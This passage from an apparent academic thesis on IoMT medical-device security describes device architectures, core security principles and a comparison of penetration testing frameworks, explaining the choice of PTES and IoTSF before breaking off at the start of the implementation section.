The study acknowledged several methodological constraints that could have influenced the robustness and generalizability of its findings. One significant limitation was the inability to cover all possible attack vectors due to the complexity and diversity of cyber threats facing IoMT devices. Despite utilizing established penetration testing standards, such as PTES and OWASP for IoT, certain attack vectors may have been overlooked, potentially compromising the comprehensiveness of the assessment. Additionally, constraints in replicating IoMT devices posed challenges in creating a fully representative testing environment. The use of mimicked devices, while pragmatic for ethical compliance, may have introduced discrepancies in device behavior and response to cyber threats, limiting the extrapolation of findings to real-world scenarios. Furthermore, potential gaps in the security framework employed for testing IoMT devices underscored the need for cautious interpretation of results [37]. While efforts were made to implement robust security measures, such as encryption methods and access controls, inherent vulnerabilities may have persisted due to the evolving nature of cyber threats and technological advancements. Moreover, external factors such as technological developments and regulatory changes could impact the relevance and applicability of research findings over time. As such, the study's findings may have limited longevity and may require continual reassessment and adaptation to remain pertinent in the rapidly evolving landscape of IoMT security.

The study implemented careful methodological planning and transparent reporting practices to mitigate these limitations. By adhering to established penetration testing standards and documenting research procedures rigorously, the study aimed to enhance the credibility and trustworthiness of its findings. Additionally, transparent reporting of methodological constraints and limitations provided stakeholders with a clear understanding of the study's scope and potential implications. However, despite these efforts, the inherent constraints of the research

design necessitated cautious interpretation of results and acknowledgment of potential biases and limitations in the study's conclusions.

3 Theoretical Background

This section provides an in-depth exploration of the fundamental concepts and frameworks relevant to the security of IoMT devices, including their architecture, common vulnerabilities, and existing security measures.

3.1 Internet of Medical Things

The IoMT represents a specialized subset within the broader IoT landscape. It encompasses interconnected medical devices and applications that facilitate collecting, transmitting, and analyzing health-related data. IoMT devices are uniquely tailored to cater to the specific necessities of the healthcare sector, offering capabilities ranging from remote patient monitoring to predictive analytics. However, while IoMT shares foundational principles with traditional IoT systems, its distinct focus on healthcare introduces unique considerations and challenges [38]. One key distinction between IoMT and conventional IoT is the data they handle and manage. While IoT devices across various domains primarily deal with general-purpose data related to environmental conditions, consumer preferences, or industrial processes, IoMT devices are entrusted with sensitive and often life-critical health information. This fundamental difference necessitates a heightened emphasis on data security, privacy, and regulatory compliance within the IoMT ecosystem. Unlike data breaches in conventional IoT applications, which may lead to financial losses or inconvenience, security lapses in IoMT can directly impact patient safety and trust in healthcare systems [39].

Furthermore, IoMT devices serve mission-critical roles in healthcare delivery, with implications extending beyond convenience to directly influencing medical decision-making and patient outcomes. Unlike consumer-oriented IoT gadgets, the failure of an IoMT device or the compromise of its data integrity can have far-reaching consequences, including misdiagnoses, treatment errors, or delays in care delivery [40]. Thus, while IoMT and IoT share underlying principles of connectivity and data exchange, healthcare stakes are markedly higher, necessitating robust security measures and stringent regulatory oversight. Moreover, IoMT devices are subject to a unique set of regulatory and compliance requirements compared to their IoT counterparts. Healthcare regulations, such as (HIPAA) in the United States or the (GDPR) in

the European Union, impose stringent obligations on the handling and protection of patient health information [41]. Compliance with these regulations complicates IoMT development and deployment, requiring meticulous attention to security architecture, data encryption, and access controls.See to *Figure 3.1* shows the growing significance and widespread adoption of IoMT devices.




Figure 3.1: IoT in the healthcare [42]

3.1.1 Architecture

Layered architectures are fundamental frameworks for organizing the complex interactions and functionalities of IoMT devices. These structures delineate distinct layers of functionality, each responsible for specific tasks within the IoMT ecosystem. However, while layered architectures provide a systematic approach to understanding and designing IoMT systems, they also introduce challenges related to scalability, interoperability, and security[43].

The three-layer architecture is one of the most commonly employed models in IoMT systems. It consists of three primary layers: perception, network, and application. This simplified architecture clearly delineates responsibilities, with the perception layer focusing on data collection through sensors, the network layer managing data transmission and communication protocols, and the application layer handling data processing and user interface functionalities [44]. While the three-layer architecture provides a straightforward framework for IoMT development, its simplicity may limit scalability and adaptability to complex healthcare environments.

In contrast, the four-layer architecture expands upon the three-layer model by introducing an additional service layer between the application and network layers. This service layer is responsible for mediating interactions between applications and underlying network services, facilitating authentication, access control, and data transformation [45]. While the four-layer architecture offers enhanced flexibility and extensibility compared to its three-layer counterpart, it also introduces increased complexity, potentially complicating system design and management.

Similarly, the five-layer architecture refines the IoMT framework by introducing additional layers such as device, transport, data, model, and service. This comprehensive model aims to provide a holistic view of IoMT systems, incorporating elements such as device management, data modeling, and service orchestration [46]. However, the increased granularity of the five-layer architecture may lead to more significant implementation challenges, including interoperability issues between disparate layers and the need for specialized expertise in managing complex IoMT ecosystems.

3.1.2.1 Three-layer architecture

The three-layer architecture forms the backbone of many IoMT systems, providing a simplified yet effective framework for organizing device functionalities and data flow. At its core, the architecture comprises three distinct layers: perception, network, and application, each playing an important role in the operation and functionality of IoMT devices [39]. As shown in *Figure 3.2*.




Figure 3.2: Three Layer Structure

Perception Layer:

The perception layer serves as the foundational component of the IoMT architecture, facilitating the collection of vital data through various sensors and devices deployed in healthcare settings. This layer encompasses a range of sensor technologies, including RFID, WSN (Wireless Sensor Networks), and RSN (Remote Sensor Networks), each designed to capture specific physiological, environmental, or patient-related information [47]. These sensors play a crucial role in monitoring patient health, tracking vital signs, and assessing environmental conditions, providing valuable insights for healthcare providers to make informed decisions regarding patient care. However, despite the importance of sensors in data collection, several challenges exist within the perception layer that may impact the reliability and effectiveness of IoMT systems. One such challenge is the issue of sensor accuracy and reliability, as sensor measurements may be susceptible to errors or inconsistencies due to environmental factors, calibration issues, or sensor degradation over time [48]. Additionally, interoperability concerns may arise when integrating sensors from different manufacturers or employing heterogeneous sensor networks, leading to compatibility issues and data inconsistencies

Network Layer:

The network layer within the IoMT architecture facilitates communication and data exchange among IoMT devices, healthcare systems, and external networks. Essential hardware components such as gateways, access points, and routers serve as the backbone of the network layer, enabling the transmission of data packets using Internet Protocol (IP) and other advanced networking technologies [49]. In healthcare, where the transmission of sensitive and confidential data is ubiquitous, ensuring robust network security is imperative. The network layer is pivotal in managing trust, ensuring data integrity, maintaining confidentiality, and implementing authentication mechanisms. Security protocols deployed at the network layer are crucial for safeguarding IoMT systems against various threats. These protocols are often built upon standards such as the IEEE 802.15 family [50]. While Bluetooth Low Energy (BLE) utilized in specific scenarios due to its energy efficiency, its limited range makes it less suitable for many IoMT applications. Instead, technologies like Wi-Fi and Zigbee are more commonly preferred at the network layer for IoMT devices due to their broader coverage and reliability. The network layer is the foundation for secure and efficient communication among IoMT devices,

enabling the seamless exchange of critical healthcare data while protecting patient privacy and system integrity. During penetration testing, we will focus heavily on this layer and try to find vulnerabilities in medical devices.

Application Layer:

At the application layer of the IoMT architecture, the primary responsibility is to process and manage data transmitted by IoMT devices in a format that end-users or other systems can effectively utilize. This layer encompasses various protocols and mechanisms for data processing, storage, and visualization, allowing healthcare providers to access, analyze, and interpret patient data efficiently [51]. Commonly used protocols at the application layer in IoMT include COAP, HTTP Restful, and MQTT, which facilitate the exchange of information between devices and applications. One of the critical functions of the application layer is to visualize data for end-users through graphical user interfaces (GUIs) or specialized software applications. For example, in the context of IoMT devices such as pacemakers, data regarding vital signs or device performance may be transmitted over the network to healthcare providers' computers or mobile devices [52]. Through software applications, healthcare professionals can visualize this data in real time, monitor patients' health status, and make informed decisions regarding patient care. However, despite the essential role of the application layer in IoMT ecosystems, challenges exist in ensuring the security and reliability of data processing and visualization mechanisms. Vulnerabilities in software applications or inadequate encryption measures could expose sensitive patient data to unauthorized access or manipulation. Furthermore, the complexity of IoMT systems and the diversity of data sources pose challenges in developing standardized data processing and visualization protocols, leading to interoperability issues and potential inconsistencies in patient care [38]. Therefore, while the application layer enables critical functionalities in IoMT environments, continuous efforts are needed to address security concerns and improve the efficiency and effectiveness of data processing and visualization mechanisms.

3.2 IoMT Security

In healthcare IoT, ensuring robust cybersecurity measures is paramount to safeguard patient data, maintain system integrity, and uphold the trust of patients and healthcare providers.

The interconnected nature of IoT devices in healthcare settings introduces unique challenges and vulnerabilities, necessitating the implementation of comprehensive security protocols and frameworks [53].

3.2.1 Security Fundamentals

Within this context, several fundamental cybersecurity principles form the cornerstone of effective security strategies, encompassing confidentiality, integrity, availability, authentication, and encryption.

Confidentiality:

Confidentiality within the healthcare IoT landscape is essential for safeguarding sensitive patient data from unauthorized access or disclosure. This principle entails restricting access to medical records, personal health information, and other sensitive data solely to authorized personnel. Breaches of confidentiality not only undermine patient privacy rights but also erode trust in healthcare systems and providers. To safeguard confidentiality, encryption technologies such as Advanced Encryption Standards (AES) and Rivest-Shamir-Adleman (RSA) are employed to transform readable data into encrypted formats, ensuring that information remains accessible only to authorized individuals possessing the requisite decryption keys [38]. However, challenges persist in maintaining confidentiality across diverse healthcare settings and IoT devices, highlighting the need for robust encryption mechanisms and access control policies tailored to the intricacies of healthcare IoT environments.

Integrity:

The principle of integrity in healthcare IoT guides data accuracy throughout its lifecycle. Ensuring data integrity is crucial, as even minor alterations or unauthorized modifications to medical information can lead to erroneous diagnoses, treatment plans, and patient outcomes. To mitigate the risk of data tampering or manipulation, digital signatures and hash functions are employed to verify the authenticity and integrity of data transactions [54]. However, maintaining data integrity becomes increasingly challenging in dynamic IoT environments characterized by the continuous generation, transmission, and processing of extended amounts of data across interconnected devices. Therefore, robust data validation, integrity checks, and tamper detection mechanisms are essential to preserve the reliability and trustworthiness of healthcare IoT

systems.

Availability:

Availability is another critical cybersecurity principle in healthcare IoT, ensuring timely and uninterrupted access to medical services and resources. Downtime or disruptions in service availability can have severe consequences for patient care and safety, particularly in emergencies where timely access to healthcare services is paramount. Healthcare IoT systems are vulnerable to various cyber threats, including (DDoS) attacks, which can overwhelm network infrastructure and render services inaccessible to legitimate users [38]. To mitigate the risk of availability breaches, redundant systems, failover mechanisms, and distributed architecture designs are implemented to ensure continuous service availability, even in the face of cyberattacks or system failures. However, achieving robust availability requires ongoing monitoring, resilience testing, and contingency planning to proactively identify vulnerabilities and proactively address potential points of failure proactively [38].

Authentication:

Authentication mechanisms play a crucial role in verifying the identities of users and devices accessing healthcare IoT systems, preventing unauthorized access, and mitigating the risk of data breaches or malicious activities. Traditional password-based authentication methods are often supplemented or replaced by biometric measures such as fingerprint or facial recognition, offering enhanced security and user convenience. Additionally, multi-factor authentication (MFA) techniques are employed to add layers of verification, reducing the risk of unauthorized access even in the event of credential compromise [55]. However, challenges persist in implementing effective authentication mechanisms across heterogeneous IoT environments, including interoperability issues, scalability concerns, and user acceptance barriers. Therefore, adopting standardized authentication protocols and leveraging emerging technologies such as blockchain-based identity management systems can enhance the security and reliability of authentication mechanisms in healthcare IoT contexts.

Encryption:

Encryption is a fundamental cybersecurity measure employed to protect sensitive data within healthcare IoT systems, preserving its confidentiality and integrity during transmission and storage. By encrypting data using cryptographic algorithms and encryption keys, healthcare

organizations can mitigate the risk of unauthorized interception, eavesdropping, or tampering with sensitive information. However, selecting appropriate encryption algorithms and key management strategies is crucial to ensure robust protection against evolving cyber threats and vulnerabilities [56]. Additionally, challenges such as key management complexity, performance overhead, and compatibility issues must addressed to achieve seamless integration of encryption technologies across diverse healthcare IoT ecosystems. Therefore, continuous research and innovation in encryption techniques, coupled with stringent compliance with security standards and regulations, are essential to enhance the security posture of healthcare IoT systems and mitigate the risk of data breaches and privacy violations.

3.2.2 Security Concerns

In the rapidly developing landscape of the IoMT, the intersection of healthcare and technology presents unique cybersecurity challenges and vulnerabilities. As IoMT devices become increasingly interconnected and integrated into healthcare systems, ensuring the security and privacy of patient data becomes paramount [57]. However, several overarching security concerns loom large, posing significant risks to healthcare IoT ecosystems' confidentiality, integrity, and trustworthiness.

Data Privacy and Confidentiality:

One of the primary security concerns in IoMT revolves around the protection of patient data privacy and confidentiality. IoMT devices collect and transmit sensitive health information, including medical records, diagnostic data, and personal identifiers. Any unauthorized access, disclosure, or misuse of this information can have profound implications for patient privacy and confidentiality rights. Despite advancements in encryption technologies and access controls, data breaches and privacy violations remain persistent threats in IoMT environments. Adversaries may exploit vulnerabilities in device firmware, network infrastructure, or cloud services to gain unauthorized access to sensitive data, undermining patient trust and healthcare provider credibility [58]. Moreover, compliance with stringent data protection regulations such as (HIPAA) and (GDPR) pose additional challenges for healthcare organizations, requiring robust security measures and privacy safeguards to mitigate the risk of regulatory penalties and legal liabilities.

Data Integrity:

Ensuring the integrity of medical data is another critical security concern in IoMT, as any unauthorized modification or tampering with patient records can lead to incorrect diagnoses, treatment errors, and compromised patient safety. Despite implementing digital signatures, hash functions, and data validation mechanisms, maintaining data integrity remains a complex challenge in dynamic and heterogeneous IoMT environments. Adversaries may exploit vulnerabilities in communication protocols, data storage systems, or device firmware to inject malicious code, alter medical records, or manipulate diagnostic data, leading to erroneous treatment decisions and patient harm [59]. Moreover, the proliferation of interconnected IoMT devices increases the attack surface. It amplifies the risk of integrity breaches, necessitating proactive security measures, continuous monitoring, and detection techniques to effectively identify and mitigate unauthorized modifications or data tampering attempts.

Trust-related Issues:

Trust-related concerns are pervasive in IoMT ecosystems, encompassing issues related to the reliability, authenticity, and accountability of healthcare IoT devices, services, and stakeholders. Patients and healthcare providers rely on IoMT technologies to deliver accurate diagnostics, monitor vital signs, and facilitate remote patient monitoring, placing immense trust in the integrity and security of these systems. However, trust can be eroded by security incidents, data breaches, or privacy violations, leading to patient anxiety, provider skepticism, and reputational damage for healthcare organizations [60]. Moreover, trust-related issues extend beyond technical vulnerabilities to encompass human factors, organizational culture, and regulatory compliance. Healthcare professionals must be sufficiently trained and educated on cybersecurity best practices, privacy regulations, and ethical considerations to uphold patient trust and confidence in IoMT systems. Additionally, transparent communication, accountability mechanisms, and incident response protocols are essential for restoring trust and mitigating the impact of data breaches on patient care and healthcare delivery.

3.3 Penetration Testing

Penetration testing, often called ethical hacking or pen testing, is a proactive security assessment method aimed at identifying vulnerabilities and assessing the security posture of infor-

mation systems, networks, and applications. It involves simulating real-world cyberattacks to evaluate the effectiveness of existing security controls, detect weaknesses, and assess the potential impact of security breaches [61]. Penetration testing encompasses a systematic and controlled approach to identifying, exploiting, and mitigating security vulnerabilities before malicious actors can exploit them for unauthorized access, data exfiltration, or service disruption. In the IoMT, penetration testing is crucial in safeguarding the security and integrity of medical devices, healthcare systems, and patient data. IoMT devices, including wearable health monitors and remote patient monitoring systems, are increasingly interconnected and vulnerable to cyber threats due to their reliance on wireless communication, cloud connectivity, and internet-enabled functionalities [62]. As these devices become integral components of modern healthcare delivery, ensuring their security and resilience against cyber threats is paramount to protecting patient safety, privacy, and trust.

Penetration testing helps healthcare organizations and medical device manufacturers identify and remediate vulnerabilities in IoMT devices before malicious actors can exploit them. By simulating realistic attack scenarios, penetration testers can estimate the efficacy of security controls, identify potential entry points for attackers, and evaluate the impact of security breaches on patient care and healthcare operations [63]. Moreover, penetration testing enables organizations to validate the security measures implemented in IoMT devices, assess their compliance with industry regulations and standards, and prioritize remediation measures based on the severity and possibility of identified vulnerabilities. Furthermore, penetration testing is a proactive measure to enhance the security posture of IoMT devices and healthcare systems in the face of developing cyber threats and regulatory requirements. By conducting regular penetration tests, healthcare organizations can proactively identify and address security weaknesses, mitigate the threat of data breaches and compliance violations, and show due diligence in protecting patient information and safety [64]. Additionally, penetration testing helps build trust and confidence among patients, healthcare providers, and regulatory authorities by showing a commitment to cybersecurity best practices and continuous improvement in security measures.

3.3.1 General Overview on Penetration Testing Frameworks

Penetration testing frameworks provide structured methodologies and guidelines for conducting security assessments, identifying vulnerabilities, and assessing the resilience of information systems, networks, and applications. These frameworks offer standardized approaches to penetration testing, enabling security professionals to systematically identify and mitigate security weaknesses before malicious actors exploit them [65]. In the context of IoMT, where the security of medical devices and healthcare systems is paramount, selecting the appropriate penetration testing framework is crucial to effectively assessing and enhancing the security posture of IoMT devices.

3.3.2 Penetration Testing Standards

NIST 800-115 provides comprehensive guidance for conducting penetration testing assessments. While NIST 800-115 offers detailed recommendations for understanding and addressing identified risks, it lacks specific instructions on the execution of penetration testing methodologies [16]. Additionally, the guidance provided may not be tailored specifically for IoT or IoMT environments, limiting its applicability to the unique challenges and requirements of securing medical devices and healthcare systems. **PTES (Penetration Testing Execution Standard)** is an open-source framework developed by security professionals, offering a structured approach to penetration testing across various domains. PTES outlines seven phases for conducting penetration tests. These stages are detailed in Section 5, *Figure 5.2* [15]. While PTES provides a comprehensive methodology for penetration testing, it may lack specific guidance on IoT-specific vulnerabilities and attack vectors relevant to IoMT devices. **OSSTMM** is an open-source guideline for security testing across various domains, including networks, applications, and systems. While OSSTMM offers a comprehensive approach to testing, it may lack specific instructions for conducting penetration tests in specialized cases such as IoMT environments [17]. Additionally, OSSTMM focuses on security auditing rather than penetration testing, which may limit its applicability to assessing the security of IoMT devices effectively.

3.3.3 Security Frameworks

OWASP offers guidelines for recognizing security risks associated with IoT devices, including medical devices. However, OWASP for IoT may lack specific methodologies for conducting penetration testing in IoMT environments [18]. While it provides tools for identifying vulnerabilities, it may not offer a comprehensive framework for executing penetration tests tailored for medical devices and healthcare systems. **IISF**, also known as Industrial Internet of Things Volume G4: Security Framework, provides security guidelines tailored specifically for industrial IoT systems, which may include medical devices and healthcare systems. However, IISF may lack specific methodologies for conducting penetration testing in IoMT environments [19]. While it highlights critical areas requiring attention in IoT security, it may not offer detailed instructions for executing penetration tests on medical devices. **IoTSF** offers security-oriented guidance for IoT devices, including medical devices and healthcare systems. IoTSF provides comprehensive coverage of security challenges and best practices for securing IoT devices. However, similar to other frameworks, IoTSF may lack specific methodologies for conducting penetration tests in IoMT environments [20]. While it offers valuable insights into IoT security, it may not provide detailed instructions for executing penetration tests on medical devices and healthcare systems.

4 Selection Criteria: A Filtering Approach

The process of selecting the most suitable penetration testing and security frameworks for assessing the security of IoMT devices involves a systematic filtering approach. This approach is essential for identifying frameworks that align with the outstanding requirements and challenges of IoMT environments [66]. The selection criteria selected to evaluate the penetration testing and security frameworks based on their applicability, specificity, methodology, and feasibility for implementation in IoMT contexts, see in *Figure 4.1*.




Figure 4.1: Selection Criteria for adopted frameworks

Initially, the focus was on determining whether each framework was intended specifically for penetration testing, as this criterion is fundamental for assessing its relevance to security assessment tasks. This step facilitated the categorization of frameworks based on their primary purpose and ensured that only frameworks explicitly designed for penetration testing were considered for further evaluation.

Next, the assessment extended to evaluating whether the frameworks were tailored specifically for IoT applications or had broader applicability. Given the distinct characteristics and vulnerabilities associated with IoMT devices, frameworks designed to address IoT-specific security challenges were prioritized. This criterion aimed to identify frameworks that offer targeted guidance and methodologies for assessing the security of medical devices and healthcare systems in IoT environments.

Frameworks lacking sufficient methodology were excluded from consideration due to time constraints. The availability of comprehensive and well-defined methodologies is crucial for guiding penetration testing activities and ensuring the effectiveness of security assessments in IoMT environments. Therefore, frameworks that provided clear and practical methodologies for identifying, exploiting, and mitigating security vulnerabilities were favored in the selection process. Additionally, a brief overview of each framework was conducted to gauge its feasibility for implementation in IoMT environments. This overview considered factors such as the comprehensiveness of the framework, the clarity of instructions, and the availability of supporting resources. Frameworks that demonstrated practicality and suitability for conducting security assessments on medical devices and healthcare systems were prioritized for further evaluation.

Table 4.1: Framework Comparison Table

Framework	**Penetration Testing Specific**	**Methodology**	**IoT Specific**	**Applicable for penetration testing**	**Applicable as Security framework**
NIST 800-115	✓	Insufficient	✗	✗	✗
PTES	✓	✓	✗	✓	✗
OWASP For IoT	✗	Insufficient	✓	✗	✗
OSSTMM	Assessment only	✗	✗	✗	✗
IISF	✗	Insufficient	✗	✗	✗
IoTSF	Assessment only	✓	✓	✗	✓

In selecting appropriate penetration testing and security frameworks for assessing the security of IoMT devices, several factors were considered to ensure the chosen frameworks align with the specific requirements and objectives of the research [67]. This section provides a critical analysis of the rationale behind selecting the IoTSF framework for security assessment. It outlines the decision-making process regarding the choice of PTES as the primary penetration testing framework for this research.

4.1 Penetration Testing Framework Consideration

The initial comparative analysis highlighted the relevance of both NIST 800-115 and PTES frameworks to penetration testing activities. However, constraints related to time and the need for a unified approach necessitated the selection of a single penetration testing framework. The decision-making process focused on evaluating the clarity and comprehensiveness of instructions provided by each framework, ensuring alignment with the research objectives of conducting security assessments on IoMT devices.

4.2 Clarity and Comprehensiveness of Instructions

One of the primary considerations in selecting a penetration testing framework is the clarity and comprehensiveness of instructions [68]. The chosen framework should provide clear guidance on conducting penetration testing activities, including vulnerability identification, exploitation, and mitigation. A critical evaluation of NIST 800-115 and PTES revealed that both frameworks offer detailed penetration testing methodologies but differ in approach and specificity.

4.3 NIST 800-115: Strengths and Limitations

NIST 800-115, developed by the National Institute of Standards and Technology (NIST), offers comprehensive guidance for conducting penetration testing assessments [16]. The framework covers various phases of penetration testing, including target vulnerability validation techniques, target identification, and analysis techniques, security assessment planning, execution, and post-testing activities. While NIST 800-115 provides valuable insights into penetration testing methodologies, it lacks specific instructions for executing tests in specialized cases, such as IoT environments.

4.4 PTES: Strengths and Limitations

On the other hand, the Penetration Testing Execution Standard (PTES) is an open-source project maintained by security professionals. PTES consists of seven steps outlined for conducting penetration testing, including "pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation, and reporting." PTES offers a structured approach to penetration testing, emphasizing the importance of thorough testing methodologies [15].

4.5 Alignment with Research Objectives

The research objectives were paramount in selecting the penetration testing framework. The chosen framework should align closely with the requirements for assessing the security of IoMT devices, considering the unique vulnerabilities and challenges present in healthcare IoT environments. While both NIST 800-115 and PTES offer valuable methodologies for penetration testing, the decision ultimately rested on the framework's suitability for addressing

IoT-specific security concerns.

4.6 Security Framework Selection: IoTSF

In the realm of security frameworks, the IoTSF emerged as the preferred choice for assessing the security of IoMT devices. IoTSF offers specific guidance and recommendations tailored for IoT applications, including medical devices and healthcare systems [52]. Its comprehensive approach to addressing IoT security challenges, including data privacy, confidentiality, integrity, and trust-related issues, makes it well-suited for evaluating the security posture of IoMT devices.

4.7 Feasibility for Implementation

A critical aspect of framework selection is the feasibility of implementation. The chosen frameworks should be practical and feasible to apply in real-world scenarios, considering resource availability, expertise, and compatibility with existing systems. IoTSF provides practical guidance for implementing security measures in IoMT environments, offering actionable recommendations for securing medical devices and healthcare systems against cyber threats.

4.8 Integrated Approach for Security Assessment

Following the filtration process, the integrated approach involves applying the selected security standard, IoTSF, to assess the security of IoMT devices. Subsequently, the chosen penetration testing framework, PTES, will be employed to identify potential vulnerabilities and assess the devices' resilience against cyber threats. This integrated approach ensures a comprehensive and systematic evaluation of the security posture of IoMT devices, ultimately enhancing their resilience and mitigating risks associated with cyber-attacks.

5 Research Project Implementation

The implementation phase of this research project meticulously examines and addresses the primary threat vectors impacting IoMT devices through a comprehensive approach, leveraging penetration testing frameworks and tailored security strategies to enhance the resilience and security of these critical healthcare technologies .

5.1 Overview of the Implementation Approach

This section explains the methodologies and strategies used to identify and test the primary threat vectors on mimic IoMT devices. This section also focuses on the research questions.

5.1.1 Identifying Primary Threat Vectors

The initial phase of implementation entails a comprehensive analysis aimed at identifying the principal threat vectors impacting IoMT devices. These vectors encapsulate potential risks, including device tampering and network-based attacks. To facilitate the identification of these threat vectors and achieve optimal outcomes, the penetration testing framework PTES, which was selected through a meticulous filtration process, will be utilized.

